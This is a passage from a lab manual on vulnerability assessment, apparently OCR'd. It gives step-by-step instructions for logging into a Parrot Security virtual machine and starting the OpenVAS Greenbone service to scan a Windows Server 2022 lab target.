
Here, we will perform a vulnerability analysis using OpenVAS.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as a host machine and the **Windows Server 2022 (10.10.1.22)** machine as a target machine.

1. Turn on the **Parrot Security** and **Windows Server 2022** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click **Applications** at the top of the **Desktop** window and navigate to **Pentesting → Vulnerability Analysis → Openvas - Greenbone → Start Greenbone Vulnerability Manager Service** to launch OpenVAS tool.




4. A terminal window appears, in the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. OpenVAS initializes.


   Note: The password that you type will not be visible.



